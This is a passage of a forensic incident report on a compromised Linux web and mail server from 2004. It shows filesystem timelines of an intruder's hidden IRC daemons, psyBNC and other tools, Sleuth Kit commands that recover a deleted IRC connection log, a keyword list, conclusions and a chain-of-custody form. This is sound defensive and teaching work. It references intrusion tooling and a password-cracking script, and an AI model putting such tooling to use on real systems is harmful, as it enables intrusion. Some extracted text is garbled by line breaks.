                 676 m.. -/-rw-r--r-- diva     sedb     49375
/home/diva/.kde/tmp/var/.../Unreal3.1.3/Setting
s
               23766 mac -/-rwxr-xr-x diva     sedb     93       /tmp/.Configtmp21747
(deleted)
                7206 m.. -/-rw------- diva     sedb     49376
/home/diva/.kde/tmp/var/.../Unreal3.1.3/Makefil
```

e
23766 mac -/-rwxr-xr-x diva sedb 93 /tmp/.811.7fc8d (deleted)
Fri Jul 30 2004 12:28:14 41172 m.. -/-rw-r--r-- diva sedb 16698
/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/age
nt.o
Fri Jul 30 2004 12:28:15 47384 m.. -/-rw-r--r-- diva sedb 16700
/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/bad
words.o
48152 m.. -/-rw-r--r-- diva sedb 16699
/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/aln
.o
Fri Jul 30 2004 12:28:16 45588 m.. -/-rw-r--r-- diva sedb 16701
/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/bsd
.o
Fri Jul 30 2004 12:28:23 43572 m.. -/-rw-r--r-- diva sedb 16703
/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/cla
ss.o
169852 m.. -/-rw-r--r-- diva sedb 16702
/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/cha
nnel.o

He had started downloading and compiling root kit programs in to the system

Fri Jul 30 2004 12:23:081227m..-/-rw-------
divasedb229/home/diva/.kde/tmp/var/.../Unreal3.1.3/crypt/Makefile
Fri Jul 30 2004 12:28:0613917m..-/-rwxr-xr-
xdivasedb16697/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/fdmaxcounter Fri Jul 30
2004 12:28:0923766mac-rwxr-xr-xdivasedb93<sda9-dd-dead-93 > 4096m..d/drwx------
divasedb318/home/diva/.kde/tmp/var/.../Unreal3.1.3/include 862m..-/-rw-r--r--
divasedb439/home/diva/.kde/tmp/var/.../Unreal3.1.3/include/settings.h 676m..-/-rw-r--r--
divasedb49375/home/diva/.kde/tmp/var/.../Unreal3.1.3/Settings 23766mac-/-rwxr-xr-
xdivasedb93/tmp/.Configtmp21747 (deleted) 7206m..-/-rw-------
divasedb49376/home/diva/.kde/tmp/var/.../Unreal3.1.3/Makefile 23766mac-/-rwxr-xr-
xdivasedb93/tmp/.811.7fc8d (deleted) Fri Jul 30 2004 12:28:1441172m..-/-rw-r--r--
divasedb16698/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/agent.o Fri Jul 30
2004 12:28:1547384m..-/-rw-r--r--
divasedb16700/home/diva/.kde/tmp/var/.../Unreal3.1.3/usr/badwords.o
Fri Jul 30 2004 16:29:24979m..-/-rw-r--r--
divasedb440/home/diva/.kde/tmp/var/.../Unreal3.1.3/networks/indo.network

On august 1 2004 he was found to be downloading some more files in to the system. The file he was found to be downloading was epona.

Sun Aug 01 2004 16:48:59 346 m.. -/-rw-r--r-- diva sedb 458472
/home/diva/.kde/tmp/var/.../epona-1.4.14/Makefi
le.inc
889 m.. -/-rw-r--r-- diva sedb 458469

/home/diva/.kde/tmp/var/.../epona-1.4.14/syscon
f.h
4007 m.. -/-rw-r--r-- diva sedb 458468
/home/diva/.kde/tmp/var/.../epona-1.4.14/config
ure.log
736 m.. -/-rw-r--r-- diva sedb 458473
/home/diva/.kde/tmp/var/.../epona-1.4.14/config
.cache
Sun Aug 01 2004 16:49:09 55178 m.. -/-rw-r--r-- diva sedb 458478
/home/diva/.kde/tmp/var/.../epona-1.4.14/langua
ge.h
1574 m.. -/-rw-r--r-- diva sedb 458479
/home/diva/.kde/tmp/var/.../epona-1.4.14/versio
n.h
55178 m.. -/-rw-r--r-- diva sedb 147728
/home/diva/.kde/tmp/var/.../epona-1.4.14/lang/l
anguage.h
28539 m.. -/-rw-r----- diva sedb 458404
/home/diva/.kde/tmp/var/.../epona-1.4.14/servic
es.h

He had downloaded the root kits and had it installed in the system. He had run the root kits in the system.

On august 5 2004 the day when the system was compromised the user ravi was running some of the root kit programs in the system.

Thu Aug 05 2004 20:33:10 2678 m.. -/-rw------- ravi ravi 441591
/home/ravi/.kde/.var/ps/daemon.old

Thu Aug 05 2004 21:56:03 1776 .a. -/-rw------- 11543 103 48419
/lib/security/www/.bash/tools/chkbind.c
1525 .a. -/-rw------- root root 22155
/lib/security/www/.bash/log/psybnc.log
206 .a. -/-rw------- root root 22156
/lib/security/www/.bash/log/psybnc.log.old
1306 .a. -/-rw------- 11543 103 6108
/lib/security/www/.bash/key/psybnc.cert.pem
13730 .a. -/-rwx------ 11543 103 48425
/lib/security/www/.bash/tools/chksock
13824 .a. -/-rwx------ 11543 103 48426
/lib/security/www/.bash/tools/chktime
1 .a. -/-rw------- 11543 103 22153
/lib/security/www/.bash/log/USER1.LOG
11689 .a. -/-rw------- 11543 103 48414
/lib/security/www/.bash/tools/autoconf.c
87893 .a. -/-rw------- 11543 103 6112
/lib/security/www/.bash/lang/english.lng
70 .a. -/-rw------- 11543 103 22152

/lib/security/www/.bash/log/INFO
1 .a. -/-rw------- 11543 103 22154
/lib/security/www/.bash/log/USER1.TRL
5656 .a. -/-rw------- 11543 103 48421
/lib/security/www/.bash/tools/convconf.c
1736 .a. -/-rw------- 11543 103 48423
/lib/security/www/.bash/tools/chktime.c
23584 .a. -/-rwx------ 11543 103 48413
/lib/security/www/.bash/tools/autoconf
1876 .a. -/-rw------- 11543 103 48420
/lib/security/www/.bash/tools/chkipv6.c
952 .a. -/-rw------- 11543 103 6110
/lib/security/www/.bash/key/psybnc.req.pem
1732 .a. -/-rw------- 11543 103 48422
/lib/security/www/.bash/tools/chksock.c

At this point of time Mr. Selvam noticed some strange activities going on in the system and contacted the system administrator and was asked to unplug the system from the network.

Recovery:

The file named .ispoof.swp was deleted on Thursday Aug 5 2004. The deleted file was found out using autopsy tool. The file was present in the home directory of user ravi.

The file information was got from autopsy.

Pointed to by file:
`/home/ravi/.ispoof.swp` (deleted)
File Type (Recovered):
ASCII text
MD5 of recovered content:
`ca2a83b80442632340e1afdb7d2c4a9a`
Details:
inode: 441661
Not Allocated
Group: 27
uid / gid: 0 / 0
mode: -rw-------
size: 4096
num of links: 0

Inode Times:
Accessed: Thu Aug 5 12:13:10 2004
File Modified: Thu Aug 5 12:13:10 2004
Inode Modified: Thu Aug 5 12:13:14 2004
Deleted: Thu Aug 5 12:13:14 2004

```
Direct Blocks:
894870
```

The file contained only one data block, which was a direct block.

The file information was obtained by running the command ils on the image.

```
[root@LinuxForensics]#ils sdb1-dd 441661
class|host|device|start_time
ils|Knoppix|sdb1-dd|1099378885
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_dtime|st_mode|st_nlink|st_size
|st_block0|st_block1
441661|f|0|0|1091722390|1091722390|1091722394|1091722394|100600|0|4096|8948
70|0
[root@LinuxForensics]#
```

The contents of the file was retrieved using the command icat.

```
[root@LinuxForensics]#icat sdb1-dd 441661 > .ispoof.swp
[root@LinuxForensics]#

[root@LinuxForensics]#cat .ispoof.swp
5 :User Whitehat () trying mesra.dal.net port 6667 ().
Thu Aug  5 21:46:35 :User Whitehat () connected to mesra.dal.net:6667 ()
Thu Aug  5 21:46:58 :User loney got disconnected from server.
Thu Aug  5 21:46:58 :User Agung got disconnected from server.
Thu Aug  5 21:47:05 :User Agung () trying us.undernet.org port 6667 ().
Thu Aug  5 21:47:06 :User Agung () connected to us.undernet.org:6667 ()
Thu Aug  5 21:47:18 :User Whitehat got disconnected from server.
Thu Aug  5 21:47:20 :User Whitehat () trying mesra.dal.net port 6667 ().
Thu Aug  5 21:47:21 :User Whitehat () connected to mesra.dal.net:6667 ()
Thu Aug  5 21:47:35 :User loney () trying fellowship.4-irc.com port 6667 ().
Thu Aug  5 21:47:35 :User loney () connected to fellowship.4-irc.com:6667 ()
Thu Aug  5 21:47:36 :User luky got disconnected from server.
Thu Aug  5 21:47:50 :User luky () trying us.undernet.org port 6667 ().
Thu Aug  5 21:47:50 :User luky () connected to us.undernet.org:6667 ()
Thu Aug  5 21:48:03 :User Whitehat got disconnected from server.
Thu Aug  5 21:48:05 :User Whitehat () trying mesra.dal.net port 6667 ().
Thu Aug  5 21:48:05 :User Whitehat () connected to mesra.dal.net:6667 ()
Thu Aug  5 21:48:19 :User loney got disconnected from server.
Thu Aug  5 21:48:20 :User loney () trying fellowship.4-irc.com port 6667 ().
Thu Aug  5 21:48:20 :User loney () connected to fellowship.4-irc.com:6667 ()
Thu Aug  5 21:48:36 :User Agung got disconnected from server.
Thu Aug  5 21:48:48 :User Whitehat got disconnected from server.
Thu Aug  5 21:48:50 :User Whitehat () trying mesra.dal.net port 6667 ().
Thu Aug  5 21:48:50 :User Whitehat () connected to mesra.dal.net:6667 ()
Thu Aug  5 21:48:57 :User loney got disconnected from server.
Thu Aug  5 21:49:05 :User Agung () trying us.undernet.org port 6667 ().
Thu Aug  5 21:49:11 :User Agung () connected to us.undernet.org:6667 ()
```

```
Thu Aug  5 21:49:20 :User loney () trying fellowship.4-irc.com port 6667 ().
Thu Aug  5 21:49:20 :User loney () connected to fellowship.4-irc.com:6667 ()
Thu Aug  5 21:49:21 :User luky got disconnected from server.
Thu Aug  5 21:49:33 :User Whitehat got disconnected from server.
Thu Aug  5 21:49:35 :User Whitehat () trying mesra.dal.net port 6667 ().
Thu Aug  5 21:49:35 :User Whitehat () connected to mesra.dal.net:6667 ()
Thu Aug  5 21:49:50 :User luky () trying eu.undernet.org port 6667 ().
Thu Aug  5 21:49:51 :User luky () connected to eu.undernet.org:6667 ()
Thu Aug  5 21:49:57 :User loney got disconnected from server.
Thu Aug  5 21:50:05 :User loney () trying fellowship.4-irc.com port 6667 ().
Thu Aug  5 21:50:05 :User loney () connected to fellowship.4-irc.com:6667 ()
Thu Aug  5 21:50:18 :User Whitehat got disconnected from server.
Thu Aug  5 21:50:20 :User Whitehat () trying mesra.dal.net port 6667 ().
Thu Aug  5 21:50:20 :User Whitehat () connected to mesra.dal.net:6667 ()
Thu Aug  5 21:50:41 :User Agung got disconnected from server.
Thu Aug  5 21:50:42 :User loney got disconnected from server.
Thu Aug  5 21:50:50 :User Agung () trying us.undernet.org port 6667 ().
Thu Aug  5 21:50:51 :User Agung () connected to us.undernet.org:6667 ()
Thu Aug  5 21:51:03 :User Whitehat got disconnected from server.
Thu Aug  5 21:51:05 :User Whitehat () trying mesra.dal.net port 6667 ().
Thu Aug  5 21:51:05 :User Whitehat () connected to mesra.dal.net:6667 ()
Thu Aug  5 21:51:20 :User loney () trying fellowship.4-irc.com port 6667 ().
Thu Aug  5 21:51:21 :User loney () connected to fellowship.4-irc.com:6667 ()
Thu Aug  5 21:51:21 :User luky got disconnected from server.
Thu Aug  5 21:51:35 :User luky () trying us.undernet.org port 6667 ().
Thu Aug  5 21:51:35 :User luky () connected to us.undernet.org:6667 ()
Thu Aug  5 21:51:48 :User Whitehat got disconnected from server.
Thu Aug  5 21:51:50 :User Whitehat () trying mesra.dal.net port 6667 ().
Thu Aug  5 21:51:50 :User Whitehat () connected to mesra.dal.net:6667 ()
Thu Aug  5 21:51:57 :User loney got disconnected from server.
Thu Aug  5 21:52:05 :User loney () trying fellowship.4-irc.com port 6667 ().
Thu Aug  5 21:52:05 :User loney () connected
[root@LinuxForensics]#
```

String Search:

The following keywords were used as the dirty word list for the analysis.

superwu, ravi, ro, diva, susu

Reporting and Conclusion:

The analysis of the TRA-Server the compromised server of the ABC Software solutions was done and it was found that the attacker was able to get in to the system because of the improperly applied firewall ACL rules. After getting in to the system and doing some initial probing of the system, the attacker started creating some users and also downloading some programs. The attacker used the system mainly for IRC purposes. The attacker seems to be technically

sound person with good understanding of IRC. The attacker had indeed harmed the system by installing some root kits in to the system and running those programs. The system got corrupted because of those root kits. The attacker didn't seem to be script kiddy as he had downloaded and used some freely available root kits.

References:

1. Introduction to Forensics given by Farmer and venema, 1999
   www.fish.com/security/forensics.html

2. Official website for Sleuth kit TSK
   http://www.sleuthkit.org/sleuthkit

3. The site from where the link for ballard.swf was found
   http://www.overgrow.com/edge/showthread/t-539698.html

4. The ballard.swf file available in the site
   http://www.ballard.com/resources/animations/animations/FuelCellShort/ballard.swf

5. Blog Discussion regarding the usage of CamShell.dll in Camouflage
   http://www.tranceaddict.com/forums/archive/topic/79627-1.html

6. The source from where camouflage software was downloaded.
   http://camouflage.unfiction.com/

7. A password cracking utility which is a perl script to crack the password of the camouflage software.
   http://www.packetstormsecurity.org/crypt/stego/camouflage/SetecAstronomy.pl

8. The paper titled, *The Art of Camouflage* talks about the concept of camouflage in general.
   http://www.arts.ufl.edu/art/rt_room/sparkers/camouflage/camouflage.html

9. A SANS paper titled, *Steganography: The Ease of Camouflage* explaining the usage of camouflage tool for steganography.
   http://www.sans.org/rr/papers/20/762.pdf

10. The tutorial that explained how to crack passwords from camouflage
    http://www.guillermito2.net/stegano/camouflage/index.html,

11. Official website for Autopsy
    http://www.sleuthkit.org/autopsy/index.php

12. One of the hidden image was found to be publicly available in the Ballard industries official website.
    http://www.ballard.com/be_informed/media_resources/image_gallery/full-info/How_FC_works.jpg

13. The source code of the camouflage software was downloaded from the site
http://www.programmersheaven.com/zone30/cat848/33669.htm

14. The THE INFORMATION TECHNOLOGY ACT, 2000 (No. 21 of 2000), MINISTRY OF LAW, JUSTICE AND COMPANY AFFAIRS (Legislative Department), India
http://www.mit.gov.in/itbillonline/it_framef.asp

15. The details about the program superwu
http://cert.unistuttgart.de/archive/suse/security/2003/11/msg00150.html

16. The man page of oidentd configuration file.
http://linuxreviews.org/man/oidentd.conf/

17. The man page of oidentd.
http://linuxreviews.org/man/oidentd/

18. The source for ispoof program
http://scripts.irssi.pl/scripts/oidenty.pl

19. Epona is a set of services for IRC networks that allows users to manage their nicks and channels in a secure and efficient way, and administrators to manage their network with powerful tools.
http://www.epona.org/

20. Unreal was created from the Dreamforge IRCd that was formerly used by the DALnet IRC Network. Over the years, many new and exciting features have been added to Unreal. It is hard to even see a resemblance between the current Unreal and Dreamforge
http://www.unrealircd.com/?page=about

21. This will give you a list of all the rooms you or the specified nickname has an access level to and tell you what access
http://manual.conferenceroom.com/help/nickserv/listchans.html

22. This file is compressed archive file which contained various root kits like spoofed ls, netsat.
http://www.artfiles.org/freebsd.org/ports/packages/Latest/

Appendix. A. Chain of Custody form

Evidence custody form

Case: ABC System

Item:	TRA-Server
Make: Siemens	Model: PRIMERGY-400 PII Systems

Chain of Custody

1.	Forensic Team Members	Pramod S Pawar Nihar S Khedekar Vijaykumar V.K
2.	Description of Evidence	The TRA-Server was acting as the web cum email server for ABC Software solutions. The system was compromised on 5 August 2004. Mr. Kannan head of the system administration team did some initial incident handling and handed over the hard disk to the forensic team.
3.	Person receiving Evidence	Vijaykumar V.K.
4.	Case No.	1234
5.	Hash values of the evidence	sda1.md5: 661a4f317ce620e2f49de820a5d04257 sda10.md5: 6b7bbf152e11e6f346357dc42c838d89 sda5.md5: 22b2939c417e2f0333bf41dde891ebbf sda7.md5: 56a125d04fa2ea3beb9c355921ef9bda sda8.md5: cba7fada45bcaa8d0402cdd7d484c10b sda9.md5: debf77cc75c0e48ceb1274f9160d3abc sdb1.md5: b2ec6a068f2c57495a9ad39f1223c60d sdc1.md5: fe3df9d054d76fefd3d038d1d604256b sdc5.md5: 94148cc9a374924d16a8ac2018ce0571 sdc6.md5: cfa9ce8308700f2ebfdef2424445a3cc sdd5.md5: 9d08a69e647827de688c4cb713d2a4da

S. No	Date/Time	Release by	Received by
1.	Date: 15th August 2004	Mr. kannan, System Admininistrator, ABC Systems	Vijaykumar V.K

	Time: 17:30:00 IST	Sig	Sig